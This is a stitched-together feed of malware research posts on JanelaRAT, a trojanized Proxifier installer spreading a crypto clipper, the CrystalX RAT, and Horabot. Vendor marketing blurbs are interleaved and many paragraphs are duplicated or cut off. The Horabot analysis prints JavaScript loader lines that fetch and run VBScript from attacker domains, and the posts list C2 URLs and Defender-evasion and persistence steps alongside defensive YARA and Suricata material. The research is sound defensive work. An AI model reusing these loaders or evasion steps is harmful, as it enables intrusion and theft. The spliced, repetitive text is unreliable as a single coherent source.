
The malware blocks the victim’s interaction by displaying modal dialogs. Each modal dialog corresponds to a specific operation, such as password capture, token/MFA capture, fake loading screen, fake Windows update full-screen modal and more. The malware resizes the overlay, scans multiple screens, and loads deceptive elements to distract the user or temporarily hide legitimate application windows.
Among other fake elements, the malware displays fake Windows update notifications, often accompanied by messages in Brazilian Portuguese, such as:
“Configuring Windows updates, please wait.”
“Do not turn off your computer; this could take some time.”
When a message command is received from the operator, the malware constructs a custom message box based on parameters sent from the server. These parameters include the message title, text content, button type (e.g., OK, Yes/No), and icon type (e.g., Warning, Error). The malware then creates a maximized message box positioned at the top of the screen, ensuring it captures user focus and blocks the visibility of other windows, mimicking a system or security alert.
An obfuscated acknowledgement string is sent back to the C2 to confirm successful execution of this task.
Anti-analysis techniques
In addition to the conditional behavior based on whether the process of banking security software is detected, the malware includes anti-analysis routines and computer environment checks, such as sandbox detection through the Magnifier and MagnifierWindow components. These components are used to determine if accessibility tools are active on the infected computer indicating a possible malware analysis environment.
Persistence
The malware establishes persistence by writing a command script into the Windows Startup directory. This script forces the execution chain to run at each user logon enabling malicious activity without triggering privilege escalation prompts. The script is executed silently to evade user awareness.
This method is either an alternative or a supplement to the persistence method previously described in the subroutines responsible for periodic HTTP beaconing section.
Victimology
Consistent with previous intrusions and campaigns, the primary targets of the threat actors distributing JanelaRAT are banking users in Latin America, with specific focus on users of financial institutions in Brazil and Mexico.
According to our telemetry, in 2025 we detected 14,739 attacks in Brazil and 11,695 in Mexico related to JanelaRAT.
Conclusions
JanelaRAT remains an active and evolving threat, with intrusions exhibiting consistent characteristics despite ongoing modifications. We have tracked the evolution of JanelaRAT infections for some time, observing variations in both the malware itself and its infection chain, including targeted variants for specific countries.
This variant represents a significant advancement in the actor’s capabilities, combining multiple communication channels, comprehensive victim monitoring, interactive overlays, input injection, and robust remote control features. The malware is specifically designed to minimize user visibility and adapt its behavior upon detection of anti-fraud software.
To mitigate the risk of communication with the C2 infrastructure utilizing similar evasive techniques, we recommend that defenders block dynamic DNS services at the corporate perimeter or internal DNS resolvers. This will disrupt the communication channels used by JanelaRAT and similar threats.
How modern age-verification laws, like the California Digital Age Assurance Act, dismantle the principle of data minimization by mandating the collection of sensitive personal data, effectively turning "don't know" into "must know" and knowledge into liability.
The post When Privacy Laws Force You to Know Too Much: The Perverse Incentives of Age Verification Regimes appeared first on Security Boulevard.
How modern age-verification laws, like the California Digital Age Assurance Act, dismantle the principle of data minimization by mandating the collection of sensitive personal data, effectively turning "don't know" into "must know" and knowledge into liability.
At the start of the year, a certain Trojan caught our eye due to its incredibly long infection chain. In most cases, it kicks off with a web search for “Proxifier”. Proxifiers are speciaized software designed to tunnel traffic for programs that do not natively support proxy servers. They are a go-to for making sure these apps are functional within secured development environments.
By coincidence, Proxifier is also a name for a proprietary proxifier developed by VentoByte, which is distributed un
At the start of the year, a certain Trojan caught our eye due to its incredibly long infection chain. In most cases, it kicks off with a web search for “Proxifier”. Proxifiers are speciaized software designed to tunnel traffic for programs that do not natively support proxy servers. They are a go-to for making sure these apps are functional within secured development environments.
By coincidence, Proxifier is also a name for a proprietary proxifier developed by VentoByte, which is distributed under a paid license.
If you search for Proxifier (or a proxifier), one of the top results in popular search engines is a link to a GitHub repository. That’s exactly where the source of the primary infection lives.
The GitHub project itself contains the source code for a rudimentary proxy service. However, if you head over to the Releases section, you’ll find an archive containing an executable file and a text document. That executable is actually a malicious wrapper bundled around the legitimate Proxifier installer, while the text file helpfully offers activation keys for the software.
Once launched, the Trojan’s first order of business is to add an exception to Microsoft Defender for all files with a TMP extension, as well as for the directory where the executable is sitting. The way the Trojan pulls this off is actually pretty exotic.
First, it creates a tiny stub file – only about 1.5 KB in size – in the temp directory under the name “Proxifier<???>.tmp” and runs it. This stub doesn’t actually do anything on its own; it serves as a donor process. Later, a .NET application named “api_updater.exe” is injected into it to handle the Microsoft Defender exclusions. To get this done, api_updater.exe decrypts and runs a PowerShell script using the PSObject class. PSObject lets the script run directly inside the current process without popping up a command console or launching the interpreter.
As soon as the required exclusions are set, the trojanized proxifier.exe extracts and launches the real Proxifier installer. Meanwhile, it quietly continues the infection in the background: it creates another donor process and injects a module named proxifierupdater.exe. This module acts as yet another injector. It launches the system utility conhost.exe and injects it with another .NET app, internally named “bin.exe”, which runs a PowerShell script using the same method as before.
The script is obfuscated and parts of it are encoded, but it really only performs four specific actions:
Add the “powershell” and “conhost” processes to Microsoft Defender exclusions.
Create a registry key at HKLM\SOFTWARE\System::Config and store another Base64-encoded PowerShell script inside it.
Set up a scheduled task to launch PowerShell with another script as an argument. The script’s task is to read the content of the created registry key, decode it, and transfer control to the resulting script.
Ping an IP Logger service at https[:]//maper[.]info/2X5tF5 to let the attackers know the infection was successful.
This wraps up the primary stage of the infection. As you can see, the Trojan attempts to use fileless (or bodiless) malware techniques. By executing malicious code directly in allocated memory, it leaves almost no footprint on the hard drive.
The next stage is launched along with the task created in the scheduler. This is what it looks like:
The task launches the PowerShell interpreter, passing the script from the arguments as input. As we already mentioned, it reads the contents of the previously created Config registry key, then decodes and executes it. This is yet another PowerShell script whose job is to download the next script from hardcoded addresses and execute it. These addresses belong to Pastebin-type services, and the content located there is encoded in several different ways at once.
Decoded and deobfuscated script from the Config registry key
The script from Pastebin continues the download chain. This time, the payload is located on GitHub.
Decoded script from Pastebin
It’s a massive script, clocking in at around 500 KB. Interestingly, the bulk of the file is just one long Base64 string. After decoding it and doing some deobfuscation, we end up with a script whose purpose is quite clear. It extracts shellcode from a Base64 string, launches the fontdrvhost.exe utility, injects the shellcode into it, and hands over control.
The shellcode, in turn, unpacks and sets up the code for the final payload. This is classic ClipBanker-like malware, and there’s nothing particularly fancy about it. It’s written in C++, compiled with MinGW, doesn’t bother with system persistence, and doesn’t even connect to the network. Its entire job is to constantly monitor the clipboard for strings that look like crypto wallet addresses belonging to various blockchain-based networks (Cardano, Algorand, Ethereum, Bitcoin, NEM, Stellar, BNB, Cosmos, Dash, Monero, Dogecoin, MultiversX, Arweave, Filecoin, Litecoin, Neo, Osmosis, Solana, THOR, Nano, Qtum, Waves, TRON, Ripple, Tezos, and ZelCash), and then swap them with the attackers’ own addresses.
The complete execution chain, from the moment the malicious installer starts until the ClipBanker code is running, looks like this:
Victims
Since the beginning of 2025, more than 2000 users of Kaspersky solutions have encountered this threat, most of them located in India and Vietnam. Interestingly, 70% of these detections came from the Kaspersky Virus Removal Tool, a free utility used to clean devices that are already infected. This underscores the importance of the preemptive protection: it is often cheaper and easier to prevent the infection than to face consequences of a successful attack.
Conclusion
This campaign is yet another perfect example of the old adage: “buy cheap, pay twice”. Trying to save a buck on software, combined with a lack of caution when hunting for free solutions, can lead to an infection and the subsequent theft of funds – in this case, cryptocurrency. The attackers are aggressively promoting their sites in search results and using fileless techniques alongside a marathon infection chain to stay under the radar. Such attacks are difficult to detect and stop in time.
To stay safe and avoid losing your money, use reliable security solutions that are able to prevent your device form being infected. Download software only from official sources. If for some reason you can’t use a reputable paid solution, we highly recommend thoroughly vetting the sites you use to download software.
Acronis MDR by Acronis TRU is now available worldwide, giving MSPs access to a 24/7 Acronis-delivered SOC service that combines detection, response, recovery and reporting — all in a single, MSP-ready platform.
Acronis MDR by Acronis TRU is now available worldwide, giving MSPs access to a 24/7 Acronis-delivered SOC service that combines detection, response, recovery and reporting — all in a single, MSP-ready platform.
VMware licensing changes in 2026 are driving higher costs and complexity. Learn what’s changed and how cloud providers can adapt their infrastructure strategy.
VMware licensing changes in 2026 are driving higher costs and complexity. Learn what’s changed and how cloud providers can adapt their infrastructure strategy.
See how Acronis Cyber Protect for OT supports legacy Windows systems, air-gapped environments, and operator-led recovery for industrial cyber resilience.
See how Acronis Cyber Protect for OT supports legacy Windows systems, air-gapped environments, and operator-led recovery for industrial cyber resilience.
Discover why public cloud repatriation is accelerating in 2026 and how MSPs can capitalize on cost, compliance, and migration opportunities to grow their business.
Discover why public cloud repatriation is accelerating in 2026 and how MSPs can capitalize on cost, compliance, and migration opportunities to grow their business.
Introduction
In March 2026, we discovered an active campaign promoting previously unknown malware in private Telegram chats. The Trojan was offered as a MaaS (malware‑as‑a‑service) with three subscription tiers. It caught our attention because of its extensive arsenal of capabilities. On the panel provided to third‑party actors, in addition to the standard features of RAT‑like malware, a stealer, keylogger, clipper, and spyware are also available. Most surprisingly, it also includes prankware ca
In March 2026, we discovered an active campaign promoting previously unknown malware in private Telegram chats. The Trojan was offered as a MaaS (malware‑as‑a‑service) with three subscription tiers. It caught our attention because of its extensive arsenal of capabilities. On the panel provided to third‑party actors, in addition to the standard features of RAT‑like malware, a stealer, keylogger, clipper, and spyware are also available. Most surprisingly, it also includes prankware capabilities: a large set of features designed to trick, annoy, and troll the user. Such a combination of capabilities makes it a rather unique Trojan in its category.
Kaspersky’s products detect this threat as Backdoor.Win64.CrystalX.*, Trojan.Win64.Agent.*, Trojan.Win32.Agentb.gen.
Technical details
Background
The new malware was first mentioned in January 2026 in a private Telegram chat for developers of RAT malware. The author actively promoted their creation, called Webcrystal RAT, by attaching screenshots of the web panel. Many users observed that the panel layout was identical to that of the previously known WebRAT (also called Salat Stealer), leading them to label this malware as a copy. Additional similarities included the fact that the RAT was written in Go, and the messages from the bot selling access keys to the control panel closely matched those of the WebRAT bots.
After some time, this malware was rebranded and received a new name, CrystalX RAT. Its promotion moved to a corresponding new channel, which is quite busy and features marketing tricks, such as access key draws and polls. Moreover, it expanded beyond Telegram: a special YouTube channel was created, aimed at marketing promotion and already containing a video review of the capabilities of this malware.
The builder and anti-debug features
By default, the malware control panel provides third parties with an auto‑builder featuring a wide range of configurations, such as selective geoblocking by country, anti‑analysis functions, an executable icon, and others. Each implant is compressed using zlib and then encrypted with ChaCha20 and a hard‑coded 32‑byte key with a 12‑byte nonce. The malware has basic anti‑debugging functionality combined with additional optional capabilities:
MITM Check: checking if a proxy is enabled by reading the registry value HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings, blacklisting names of certain processes (Fiddler, Burp Suite, mitmproxy, etc.), and verifying the presence of installed certificates for the corresponding programs
VM detect: checking running processes, presence of guest tools, and hardware characteristics
Anti-attach loop: an infinite loop checking the debug flag, debug port, hardware breakpoints, and program execution timings
Stealth patches: patches for functions such as AmsiScanBuffer, EtwEventWrite, MiniDumpWriteDump
Stealer capabilities
When launched, the malware establishes a connection to its C2 using a hard‑coded URL over the WebSocket protocol. It performs an initial collection of system information, after which all data is sent in JSON format as plain text. Then the malware executes the stealer function, doing so either once or at predefined intervals depending on the build options. The stealer extracts the victim’s credentials for Steam, Discord, and Telegram from the system. It also gathers data from Chromium‑based browsers using the popular ChromeElevator utility. To do this, it decodes and decompresses the utility using base64 and gunzip and saves it to %TEMP%\svc[rndInt].exe, then creates a directory %TEMP%\co[rndInt], where the collected data is stored, and finally runs ChromeElevator with all available options.
The collected data is exfiltrated to the C2. For Yandex and Opera browsers, the stealer has a separate proprietary implementation with base decryption directly on the victim’s system. Notably, the builds created at the time the article was written lack the stealer functionality. OSINT results show that the author intentionally removed it with the aim to update the stealer arsenal before enabling it again.
Keylogger & clipper
Another option of the RAT is the keylogger. All user input is instantly transmitted via WebSocket to the C2, where it is assembled into a coherent text suitable for analysis. Additionally, the malware allows the attacker to read and modify the victim’s clipboard by issuing appropriate commands from the control panel. Moreover, it can inject a malicious clipper into the Chrome or Edge browser. This happens according to the following algorithm:
The special malware command clipper:set:[ADDR1,...] with the attackers’ crypto‑wallets addresses passed as arguments launches the clipper injection thread.
A %LOCALAPPDATA%\Microsoft\Edge\ExtSvc directory is created (regardless whether Edge or Chrome is the target of the injection), in which a malicious extension is stored, consisting of a manifest and a single JS script named content.js.
The content.js script is dynamically generated, containing regular expressions for crypto wallet addresses (such as Bitcoin, Litecoin, Monero, Avalanche, Doge, and others) and substitution values.
The generated script is activated via the Chrome DevTools (CDP) protocol using the command Page.addScriptToEvaluateOnNewDocument.
The final script looks as follows:
Remote access
The malware has a large set of commands for remote access to the victim’s system. The attacker can upload arbitrary files, execute any commands using cmd.exe, and also browse the file system, including all available drives. Moreover, the RAT includes its own VNC that allows the attacker to view the victim’s screen and control it remotely. Since both the attacker and the victim use the same session, the panel provides a number of buttons to block user input so that the attacker can perform necessary actions unhindered. The malware can also capture the audio stream from the microphone and the video stream from the camera in the background.
Prank commands
The finishing touch is a separate section of the panel named “Rofl” with commands whose functions consist of various pranks on the victim.
Setting a background: downloading an image from a specified URL and using it as the desktop background.
Display orientation: rotating the screen 90°, 180°, or 270°.
System shutdown: the panel has two different buttons “Voltage Drop” and “BSoD”, but malware analysis shows that both commands perform a regular shutdown using the appropriate utility.
Remapping mouse buttons: swapping left click with right click and the other way round.
Peripherals disruption: disconnecting the monitor and blocking the input from the mouse and keyboard.
Notifications: displaying a window with a custom title and message.
Cursor shake: a special command starts a loop in which the cursor position changes chaotically at short intervals.
Disabling components: hiding all file icons on the desktop, disabling the taskbar, task manager, and cmd.exe.
Moreover, the attacker can send a message to the victim, after which a dialog window will open in the system, allowing a bidirectional chat.
Conclusions
The sheer variety of available RATs has perpetuated demand, as actors prioritize flexibility of existing malware and its infrastructure. Thus, CrystalX RAT represents a highly functional MaaS platform that is not limited to espionage capabilities – spyware, keylogging and remote control – but includes unique stealer and prankware features. At the moment, the vector of the initial infection is not precisely known, but it affects dozens of victims. Although to date, we have only seen infection attempts in Russia, the MaaS itself has no regional restrictions meaning it may attack anywhere around the globe. Moreover, our telemetry has recorded new implant versions, which indicates that this malware is still being actively developed and maintained. Combined with the growing PR campaign for CrystalX RAT, it can be concluded that the number of victims can increase significantly in the near future.
Acronis Cyber Frame is a secure hyperconverged infrastructure (HCI) and infrastructure-as-a-service (IaaS) solution built specifically for service providers. It enables service providers to deliver virtual machines, storage and networking while protecting, managing and automating infrastructure services through a unified platform.
Acronis Cyber Frame is a secure hyperconverged infrastructure (HCI) and infrastructure-as-a-service (IaaS) solution built specifically for service providers. It enables service providers to deliver virtual machines, storage and networking while protecting, managing and automating infrastructure services through a unified platform.
Compare antivirus vs. EDR — understand how endpoint detection and response closes the gaps traditional antivirus cannot, and why modern MSPs need both.
Compare antivirus vs. EDR — understand how endpoint detection and response closes the gaps traditional antivirus cannot, and why modern MSPs need both.
Introduction
In this installment of our SOC Files series, we will walk you through a targeted campaign that our MDR team identified and hunted down a few months ago. It involves a threat known as Horabot, a bundle consisting of an infamous banking Trojan, an email spreader, and a notably complex attack chain.
Although previous research has documented Horabot campaigns (here and here), our goal is to highlight how active this threat remains and to share some aspects not covered in those analyses.
In this installment of our SOC Files series, we will walk you through a targeted campaign that our MDR team identified and hunted down a few months ago. It involves a threat known as Horabot, a bundle consisting of an infamous banking Trojan, an email spreader, and a notably complex attack chain.
Although previous research has documented Horabot campaigns (here and here), our goal is to highlight how active this threat remains and to share some aspects not covered in those analyses.
The starting point
As usual, our story begins with an alert that popped up in one of our customers’ environments. The rule that triggered it is generic yet effective at detecting suspicious mshta activity. The case progressed from that initial alert, but fortunately ended on a positive note. Kaspersky Endpoint Security intervened, terminated the malicious process (via a proactive defense module (PDM)) and removed the related files before the threat could progress any further.
The incident was then brought up for discussion at one of our weekly meetings. That was enough to spark the curiosity of one of our analysts, who then delved deeper into the tradecraft behind this campaign.
The attack chain
After some research and a lot of poking around in the adversary infrastructure, our team managed to map out the end-to-end kill chain. In this section, we will break down each stage and explain how the operation unfolds.
Stage 1: Initial lure
Following the breadcrumbs observed in the reported incident, the activity appears to begin with a standard fake CAPTCHA page. In the incident mentioned above, this page was located at the URL https://evs.grupotuis[.]buzz/0capcha17/ (details about its content can be found here).
Fake CAPTCHA page at the URL https://evs.grupotuis[.]buzz/0capcha17/
Similar to the Lumma and Amadey cases, this page instructs the user to open the Run dialog, paste a malicious command into it and then run it. Once deceived, the victim pastes a command similar to the one below:
This command retrieved and executed an HTA file that contained the following:
It is essentially a small loader. When executed, it opens a blank window, then immediately pulls and runs an external JavaScript payload hosted on the attacker’s domain. The body contains a large block of random, meaningless text that serves purely as filler.
Stage 2: A pinch of server-side polymorphism
The payload loaded by the HTA file dynamically creates a new <script> element, sets its source to an external VBScript hosted on another attacker-controlled domain, and injects it into the <head> section of a page hardcoded in the HTA. You can see the full content of the page in the box below. Once appended, the external VBScript is immediately fetched and executed, advancing the attack to its next stage.
var scriptEle = document.createElement("script");
scriptEle.setAttribute("src", "https://pdj.gruposhac[.]lat/g1/ld1/");
scriptEle.setAttribute("type", "text/vbscript");
document.getElementsByTagName('head')[0].appendChild(scriptEle);
The next-stage VBS content resembles the example shown below. During our analysis, we observed the use of server-side polymorphism because each access to the same resource returned a slightly different version of the code while preserving the same functionality.
The script is obfuscated and employs a custom string encoding routine. Below is a more readable version with its strings decoded and replaced using a small Python script that replicates the decode_str() routine.
The script performs pretty much the same function as the initial HTA file. It reaches a JavaScript loader that injects and executes another polymorphic VBScript.
var scriptEle = document.createElement("script");
scriptEle.setAttribute("src", "https://pdj.gruposhac[.]lat/g1/");
scriptEle.setAttribute("type", "text/vbscript");
document.getElementsByTagName('head')[0].appendChild(scriptEle);
Unlike the first script, this one is significantly more complex, with more than 400 lines of code. It acts as the heavy lifter of the operation. Below is a brief summary of its key characteristics:
Heavy obfuscation: the script uses multiple layers of obfuscation to obscure its behavior.
Custom string decoder: employs the same decoding routine found in the first VBScript to reconstruct strings at runtime.
Anti-VM and “anti-Avast”: performs basic environment checks and terminates if a specific Avast folder or VM artifacts are detected.
Information gathering and exfiltration: collects the host IP, hostname, username, and OS version, then sends this data to a C2 server.
Download of additional components: retrieves an AutoIt executable, its compiler (Aut2Exe), a script (au3), and a blob file, placing them under the hardcoded path C:\Users\Public\LAPTOP-0QF0NEUP4.
PowerShell command execution: executes PowerShell commands that reach out to two different URLs (one unavailable and the other leading to the first stager of the spreader, which we describe later in this article).
Persistence setup: creates a LNK file and drops it into the Startup folder to maintain persistence.
Cleanup routines: removes temporary files and terminates selected processes.
During our analysis of the heavy lifter, specifically within the exfiltration routine, we identified where the collected data was being sent. After probing the associated URL and removing the “salvar.php” portion, we uncovered an exposed webpage where the adversary listed all their victims.
As you may have noticed, the table is in Brazilian Portuguese and lists victims dating back to May 2025 (this screenshot was taken in September 2025). In the “Localização” (location) column, the adversary even included the victims’ geographic coordinates, which are redacted in the screenshot. A quick breakdown shows that, of the 5384 victims, 5030 were located in Mexico, representing roughly 93% of the total.
Stage 3: The evil combination of AutoIT and a banking Trojan
It is now time to focus on the files downloaded by our heavy lifter. As previously mentioned, three AutoIT components were dropped on disk: the executable (AutoIT3), the compiler (Aut2Exe), and the script (au3), along with an encrypted blob file. Since we have access to the AutoIt script code, we can analyze its routines. However, it contains over 750 lines of heavily obfuscated code, so let’s focus only on what really matters.
The most important routine is responsible for decrypting the blob file (it uses AES-192 with a key derived from the seed value 99521487), loading it directly into memory, and then calling the exported function B080723_N. The decrypted blob is a DLL.
We also managed to replicate the decryption logic with a Python script and manually extract the DLL (0x6272EF6AC1DE8FB4BDD4A760BE7BA5ED). After initial triage and basic sandbox execution, we observed the following:
The sample is a well-known Delphi banking Trojan detected by several engines under different names, such as Casbaneiro, Ponteiro, Metamorfo, and Zusy.
It embeds two old OpenSSL libraries (libeay32.dll and ssleay32.dll) from the Indy Project, an open-source client/server communications library used to establish client/server HTTPS C2 communication.
It includes SQL commands used to harvest credentials from browsers.
Once loaded into memory, the Trojan sends several HTTP requests to different URLs:
HTML lure page designed to trick the user into accessing a malicious link whose contents are also used as a PDF attachment during the email distribution phase.
https://upstar.pics/a/08/150822/up/up (GET)
The resource was already unavailable at the time our testing was conducted.
https://cgf.midasx.site/a/08/150822/au/au (GET)
The page containing the first stage leading to the spreader.
Since this malware family has been extensively documented in previous studies, we won’t reiterate its well-known functionality. Instead, we’ll focus on lesser-documented and newly observed features, including the malware’s encryption and protocol handling logic.
The sample implements a stateful XOR-subtraction cipher in the sub_00A86B64 subroutine, which is used to protect strings and decrypt HTTP data received from the C2. Unlike simple XOR, each byte of output here depends on both the key and the previous byte. In our sample, the key is the string "0xFF0wx8066h".
Key construction (left) and decryption logic (right)
We can easily reimplement the logic of the routine in Python and integrate the following snippet into our workflow to automate string decryption:
def decrypt_string(encrypted_hex):
    key_string = "0xFF0wx8066h"
    key_index = 0
    result = ""

    current_key = int(encrypted_hex[0:2], 16)

    i = 2
    while i < len(encrypted_hex):
        next_key = int(encrypted_hex[i:i+2], 16)
        if key_index >= len(key_string):
            key_index = 0
        key_char = ord(key_string[key_index])
        xored_value = next_key ^ key_char

        if xored_value > current_key:
            decrypted_char = xored_value - current_key
        else:
            decrypted_char = (xored_value + 0xFF) - current_key

        result += chr(decrypted_char)
        current_key = next_key
        key_index += 1
        i += 2

    return result
Python implementation of the decryption routine
The encrypted strings are retrieved in three different ways: through indexed lookups using a global encrypted Delphi string list (also observed by our colleagues at ESET); via direct references to encrypted hex strings in the data section; through indirect references using pointer variables, adding an overhead when automating decryption with scripts.
Direct pointer (left), indirect pointer (right)
Indexed strings via TStringList lookups
The malware fetches its configuration by performing an HTTPS GET request to the hardcoded, encrypted C2 server. The server responds with a configuration, which is a raw HTTP response, consisting of several values, each individually encrypted with the aforementioned algorithm. The sample extracts specific parameters based on their position in the list.
To improve readability, the above screenshot has been edited to include the decrypted parameters, which are separated by double newlines.
Configuration retrieval and parsing are initiated in the sub_00AD2C70 subroutine where the first configuration value, the C2 socket connection setting (host;port), is extracted.
C2 socket address extraction
If parsing fails, the malware falls back to a hardcoded secondary C2 socket address. The socket connection is then established.
Fallback to hardcoded socket address (lifenews[.]pro:49569)
Additional configuration values are parsed in sub_00AD2918 and its subroutines. For example, in the decrypted C2 configuration shown above, parameter 5 contains the “UPON” string that triggers execution, and parameter 6 contains the PowerShell commands that are run when this string is used. Below is the portion of the routine that takes care of parsing this command:
Extracting value 5 and 6 from the configuration
In addition to HTTP communication, the malware supports raw socket communication using a custom protocol that encapsulates commands into tags such as <|SIMPLE_TAG|> or <|TAG|>Arg1<|>Arg2<<|>.
The client initiates the C2 connection in sub_00AD331C, where it establishes a TCP socket to the operator’s server and sends the "PRINCIPAL" command to request a control channel. After receiving an OK response, it follows up with an "Info" message containing system details. Once validated, the server replies with a "SocketMain" message containing a session ID, completing the handshake. All subsequent command handling occurs in sub_00AD373C, a central orchestrator routine that parses incoming messages and dispatches the malicious actions.
The sample, and therefore the protocol itself, is inherited, from the open-source Delphi Remote Access PC project, as our colleagues at ESET have noted in the past. Below is a visual comparison:
Comparison of “PING” and “Close” commands (sample disassembly on the left, Delphi Remote Access source code on the right)
Some features from the open-source project, including the chat and file manipulation commands, have been removed, while some mouse-related commands have been renamed with playful prefixes like “LULUZ” (e.g., LULUZLD, LULUZPos). This could be an inside joke, anti-analysis obfuscation, or a way to mark custom variants. Beyond the standard functionality, the protocol now includes a range of additional custom commands, such as LULUZSD for mouse wheel scrolling down, ENTERMANDA to simulate pressing the Enter key, and COLADIFKEYBOARD to inject arbitrary text as keystrokes.
The full command set is considerably larger, and while not all commands are implemented in the analyzed sample, evidence of their presence (e.g., in the form of strings) suggests ongoing development.
After getting a sense of the protocol, let’s focus on the cipher used. In this sample, traffic exchanged via the C2 socket channel is encrypted using another stateful XOR algorithm with embedded decryption keys. Its logic is implemented in the routines sub_00A9F2D0 (encryption) and sub_00A9F5C0 (decryption):
Encryption routine sub_00A9F2D0
The encryption routine generates three random four-digit integer keys. The first key acts as the initial cipher state, while the other two serve as the multiplier and increment that are applied at every encryption stage to both the state and the data. For each character in the input string, it takes the high byte of the current state, XORs it with the character to encrypt, and then updates the cipher state for the next character. The output is created by prepending the three keys to the ciphertext, encapsulating everything within the “##” markers. The final output looks like this:
Although this encryption layer was likely intended to evade network inspection, it ironically makes detection easier due to its highly regular and repetitive structure. This pattern, including the external markers “##”, is uncommon in legitimate traffic and can be used as a reliable network signature for IDS/IPS systems. Below is a Suricata rule that matches the described structure:
alert tcp any any -> any any ( \
    msg:"Horabot C2 socket communication (##hex##)"; \
    flow:established; \
    content:"##"; depth:2; fast_pattern; \
    content:"##"; endswith; \
    pcre:"/^##[1-9][0-9]{3}[1-9][0-9]{3}[1-9][0-9]{3}[0-9A-F]+##$/"; \
    classtype:trojan-activity; \
    sid:1900000; \
    rev:1; \
    metadata:author Domenico; \
)
As documented by our colleagues at Fortinet, the malware contains functionality to display fake pop-ups prompting victims to enter their banking credentials. The images for these pop-ups are stored as encrypted resources. Unlike strings, resources are decrypted using the standard RC4 cipher, and the key pega-avisao3234029284 is retrieved from the previous TStringList structure at offset 3FEh.
Fake token overlay used for credential theft (right), with disassembly (left)
The wordplay around “pega a visão”, Brazilian slang meaning “get the picture” figuratively, reveals an intentional cultural reference, supporting the already well-known Brazilian ties of the operators who have a native understanding of the language.
Below is a collage of pictures where the targeted bank overlays are visible.
Excerpt of decrypted fake overlays
Stage 4: The spreader
In our tests, we noticed that both the VBScript (the heavy lifter) and the Delphi DLL have overlapping functionality for downloading the next stage via PowerShell. Although they rely on different domains, they follow the same URL pattern.
We tried accessing URLs meant for downloading the spreader. One returned nothing, while the other displayed a sequence of two PowerShell stagers before reaching the actual spreader.
In the second stager, we found several Base64-encoded URLs, but only one of them was active during our analysis. Based on comments found in the spreader code, we suspect that in previous versions or campaigns the spreader was assembled piece by piece from these other URLs. In our case, however, a single URL contained all the necessary code.
Yes, we also wondered how PowerShell could possibly accept ASCII chaos as variable/function names, but it does. After cleaning up the messy naming convention and reviewing the well-commented routines (thanks, threat actor), we were able to identify its main duties:
Harvest emails via the MAPI namespace;
Exfiltrate unique email addresses to the C2;
Clean up the outbox;
Filter the exfiltrated email addresses against a blocklist of keywords;
Prepare a phishing email containing a malicious PDF;
Mass-distribute the email to the filtered addresses.
One interesting point is that the spreader’s code and comments allow us to extract some useful intel:
All comments are written in Brazilian Portuguese, which gives a strong indication of the threat actor’s origin.
It is fairly easy to distinguish comments written by a human from those most likely generated by an AI/LLM; the latter are too formal and remarkably well-formatted. One of the human comments actually inspired the title of this article.
One of the comments in the code reads “limpa a caixa de saida antes de sapecar”. Sapecar has a very specific meaning that only Brazilian Portuguese speakers would naturally understand. The closest equivalent to this comment in English would be: “Clear the outbox before you blast it off or let it rip.”
Our team tracked Horabot activity for a few months and compiled a collection of malicious attachment examples used in this campaign. They are all written in Spanish and urge the user to click a large button in the document to access a “confidential file” or an “invoice”. Clicking the button triggers the same infection chain described in this article.
Detection engineering and threat hunting opportunities
After navigating this long, layered attack chain, we bet some of the tech folks reading this have already started imagining potential detection opportunities.
With that in mind, this section provides some rules and queries that you can use to detect and hunt this threat in your own environment.
YARA rules
The YARA rules focus on two core components of the operation: the AutoIt script that functions as the loader, and the Delphi DLL that serves as the banking Trojan.
import "pe"

